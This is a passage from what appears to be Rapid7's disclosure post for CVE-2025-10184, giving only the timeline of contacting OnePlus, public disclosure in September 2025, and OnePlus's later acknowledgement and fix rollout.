July 22, 2025: Rapid7 messages the OneSRC X account requesting communication for a vulnerability disclosure. No response was received.
August 16, 2025: Rapid7 contacts the CNA representative for OPPO, who have a business relationship with OnePlus, requesting an introduction to the OneSRC team. No response was received.
Sept 23, 2025: Rapid7 considers OnePlus a non-responsive vendor and publicly discloses CVE-2025-10184 via this disclosure blog post.
- Sept 24, 2025: Upon publication of the research, OnePlus replies to Rapid7 acknowledging this disclosure and said that they are investigating the issue.
- Oct 11, 2025: OnePlus informs Rapid7 that the two affected devices listed in this advisory have begun to receive updates that will remediate the vulnerability.


